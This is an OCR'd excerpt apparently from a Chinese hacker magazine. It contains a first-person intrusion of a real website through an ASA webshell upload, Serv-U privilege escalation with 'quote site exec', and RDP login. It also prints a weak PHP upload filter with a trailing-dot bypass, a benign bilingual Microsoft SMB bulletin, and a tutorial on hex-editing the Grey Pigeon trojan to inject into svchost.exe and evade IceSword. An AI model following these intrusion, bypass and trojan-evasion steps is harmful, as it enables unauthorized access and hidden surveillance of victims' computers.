


图8

上传个php文件，提示：不允许上传该类型的文件。呵呵，也对，能上传才怪。接着传asa的试试，结果在下面的文件URL文本框里看到了上传后的路径（图3）。打入地址栏，可爱的界面出现了（图4）。嗯，权限设置得还可以，每个盘都不能访问，cmd也不能用，不过可以跳转到C:\Documents and Settings\All Users\「开始」菜单\程序\，在里面看到了serv-u。于是偶自己传了个98K的cmd.exe文件到C:\Docume~1\All Users\Application Data\目录下，再在网站下传了个cmd.asp，得到了一些信息（图5）。该服务器开了3389端口，当然也看到了43958端口。传个su.exe上去，可是不见了，估计是被杀了。马上想到还有个php版本的，传上去后，点添加ftp管理员。呵呵，成功（图6）。接着，在本机的cmd下，ftp上去，然后用命令quote site exec成功地添加了管理员（图7）。最后也登上了3389（图8）。很顺利地完成了一个入侵。接着就是通知管理员，做人要厚道！

```
if($_FILES['file']){
$maxsize=10002400;
$alltype=array(".php",".php3");
$imgtype=array(".php",".php3");

if($_FILES['file']['size']>$maxsize)
        {
                echo "您上传的资料大于10000K";
                exit;
        }
$type=strstr($_FILES['file']['name'],".");
if(in_array($type,$alltype)){
echo "不允许上传该类型的文件";
exit;
}
include './uploaddir.php';
$time=date("Ymd-His",time());
$fn=$time.$type;
$destination=$updir."/".$fn;
if(@move_uploaded_file($_FILES['file']['tmp_name'], $destination)){
@chmod($destination, 0777);
$fileurl=$updir."/".$destination;
$fileurl="".$destination;
}else{
echo "上传失败!";
echo "<script>location.href=history.back()</script>";
}
```

图9

本来到这里就结束了，可是我们是抱着学习的态度，为什么就可以直接上传asa文件呢?查了下，网站使用的系统是菁菁Flash电影系统。于是就去网上下了它的源代码，虽然偶不怎么懂php，可是还是想看下upfile.php文件。它的代码（图9）只是简单地过滤了.php和.php3，那这样其实我们可以上传很多类型文件。于是在本机上做了测试，发现我们还是可以上传php的，只是在文件名后缀下加个“.”或者是空格（图10），访问的时候就不要带上“.”或者空格了。这只是对window系统而言的，要是*unix系统，访问的时候，就必须带上那个“.”这样才能访问得到。由于不懂php，补洞就闪了，但是如果加一个验证的话，我想还是可以暂时躲过一劫。文章没有什么技术，入侵重在思路。




图10

lala 夜话：

本期夜航船为大家简短地介绍了微软7月初的邮件以及SMB漏洞的解决方法。文章难度不高，适合各位小菜阅读。夜航船一直希望能够给大家带来比较实用的英文文章，但由于英文文章来源、读者兴趣等问题我们调查得不够仔细，所以最近做得不够好，希望大家可以给lala来信，告诉我你们所需要的内容。我会尽最大努力满足大家！我的邮箱：latteye@gmail.com。

Vulnerability in Server Service Could Allow Remote Code Execution

Server 服务中的漏洞可能允许远程执行代码

Vulnerability Details

漏洞详细资料

Mailslot Heap Overflow Vulnerabil

There is a remote code execution vulnerability in the Server driver that could allow an attacker who successfully exploited this vulnerability to take complete control of the affected system.

邮件槽堆溢出漏洞

Server 驱动程序中存在一个远程执行代码漏洞，成功利用此漏洞的攻击者可以完全控制受影响的系统。

Firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

Microsoft Windows XP Service Pack 2 and Microsoft Windows Server 2003 Service Pack 1 do not have services listening on Mailslots in default configurations.

Attempts to exploit this vulnerability will most probably result in a Denial of Service condition caused by an unexpected restart of the affected system rather than Remote Code Execution.

采用防火墙最佳做法和标准的默认防火墙配置，有助于保护网络免受从企业外部发起的攻击。按照最佳做法，应使连接到Internet 的系统所暴露的端口数尽可能少。

默认配置下，Microsoft Windows XP Service Pack 2 和 Microsoft Windows Server 2003 Service Pack 1 没有服务侦听邮件槽。

利用此漏洞的尝试最有可能导致拒绝服务情况，该情况是由受影响的系统意外重新启动造成的，而不是由远程执行代码造成的。

SMB Information Disclosure Vulnerabil

There is an information disclosure vulnerability in the Server service that could allow an attacker to view fragments of memory used to store SMB traffic during transport.

SMB 信息泄露漏洞

Server 服务中存在一个信息泄露漏洞，该漏洞可能允许攻击者查看在传输期间用于存储 SMB 通信的内存片段。

Firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

For customers who require the affected component, firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

On Windows 2000, Windows XP, and Windows Server 2003, an attacker must have valid logon credentials to exploit this vulnerability. The vulnerability could not exploited by anonymous users. However, the affected component is available remotely to users who have standard user accounts. In certain configurations, anonymous users could authenticate as the Guest account. For more information, see Microsoft Security Advisory 906574.

Firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. Best practices recommend that systems that are connected to the Internet have a minimal number of ports exposed.

采用防火墙最佳做法和标准的默认防火墙配置，有助于保护网络免受从企业外部发起的攻击。按照最佳做法，应使连接到Internet 的系统所暴露的端口数尽可能少。

对于需要受影响组件的客户，采用防火墙最佳做法和标准的默认防火墙配置可以帮助保护网络免受从企业外部发起的攻击。按照最佳做法，应使连接到 Internet 的系统所暴露的端口数尽可能少。

在 Windows 2000、Windows XP Service Pack 1 和 Windows Server 2003 上，攻击者必须拥有有效的登录凭据才能利用此漏洞。匿名用户无法利用此漏洞。但是，具有标准用户账户的用户可远程使用受影响组件。在某些配置中，匿名用户可能作为 Guest 账户进行身份验证。有关详细信息，请参阅 Microsoft 安全通报 906574。

这期给大家带来两篇实用性很强的文章，一篇巧妙过杀软，一篇轻松躲Icesword。嘿，不要发呆了，赶快尝鲜吧！

让灰鸽子木马躲过冰刃的检测

天涯衰草

从本文你可以学到：

1. C32Asm反汇编工具的基本应用
2. 修改灰鸽子服务端插入的对象

灰鸽子木马由于其功能强大、操作简单，得到了广大木马爱好者的认同，成为现如今较为成功的木马程序之一。但是“人怕出名猪怕壮”，灰鸽子的火热也引起了杀毒软件的注意，所以最新的服务端程序刚刚出现没有多久就被查杀。为了更好地使用灰鸽子木马，有能力的用户纷纷开始对服务端程序进行免杀操作。虽然制作的服务端程序不能被杀毒软件所查杀了，但是由于服务端程序将自己的进程插入到IE浏览器的进程中，所以也能够轻易地被安全工具冰刃（IceSword）检测到。因为冰刃发现在没有使用IE浏览器的情况下，有一个或多个iexplore.exe的进程，所以会通过红色来提醒用户注意这些可疑的进程。

下面我就教大家一种方法，可以让灰鸽子服务端插入的进程成功躲过冰刃的检测。




图1 载入服务端程序

首先配置一个灰鸽子的服务端程序，配置的时候不要选择加壳。然后开始进行服务端程序的修改，修改需要使用到一款名为C32Asm的反汇编工具。运行C32Asm，点击“文件”菜单中的“打开十六进制文件”命令（千万别选择反汇编模式），选择我们刚刚生成的那个服务端程序，如图1。点击“搜索”菜单中的“搜索”命令，由于灰鸽子的服务端程序插入到IE浏览器iexplore.exe的进程中，所以在弹出的窗口中的搜索选项中输入“iexplore.exe”，如图2，很快找到一处“:\Program Files\Internet Explorer\IEXPLORE.EXE”，如图3，这是服务端程序插入到的IE浏览器的系统路径。

现在我们考虑将服务端程序插入的进程由IE浏览器改为其他的，比如Messenger、资源管理器、QQ中，但是出于有些程序安装目录的不确定性，所以我还是打算将服务端程序插入到系统本身的进程中，我这里选择了svchost.exe这个进程，因为这个进程在Windows 2000中有3个，在Windows XP中有5个，不会引起用户的怀疑。在Windows XP中，svchost.exe的路径是“:\WINDOWS\system32\svchost.EXE”。

现在开始操作，首先将原来插入的进程路径进行选择，接着在它上面点击鼠标右键中的“粘贴”命令将svchost.exe的路径复制到原来的路径上，如图4。由于前后被插入的路径长度不一样，所以我们接着选择没有被替换的原有路径的部分，点击鼠标右键选择“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”，点击“确定”按钮即可完成，如图5。

第一次更换完成后，接着点击“搜索”菜单中的“搜索下一个”命令，又找到一个和iexplore.exe相关的内容，只是这个iexplore.exe没有相关的路径而已。下面我们按照上面的方法直接用svchost.exe替换iexplore.exe即可，然后按照同样的方法填充没有替换的部分。最后点击“文件”菜单中的“保存”命令，将修改的




图2 搜索关键词“iexplore.exe”




图3 查找到和“iexplore.exe”相关的内容




图4 覆盖原有的插入进程路径

服务端程序进行保存。

到此为止，整个进程替换过程都完成了，因为灰鸽子服务端程序只有两个和iexplore.exe相关的内容。现在我们要做的就是进行测试，看看服务端程序是不是能够成功上线，并躲过冰刃的检测。经过测试，服务端程序不但可以成功地运行，而且冰刃也无法检测出服务端程序的存在了。唯一可能引起用户注意的就是，服务端程序运行以后，网络防火墙会弹出一个“svchost.exe”请求连接网络的提示框。不过由于svchost.exe是系统进程，所以不会引起用户的特别注意。

【文中涉及到的C32Asm反汇编工具，已经收录在光盘中】

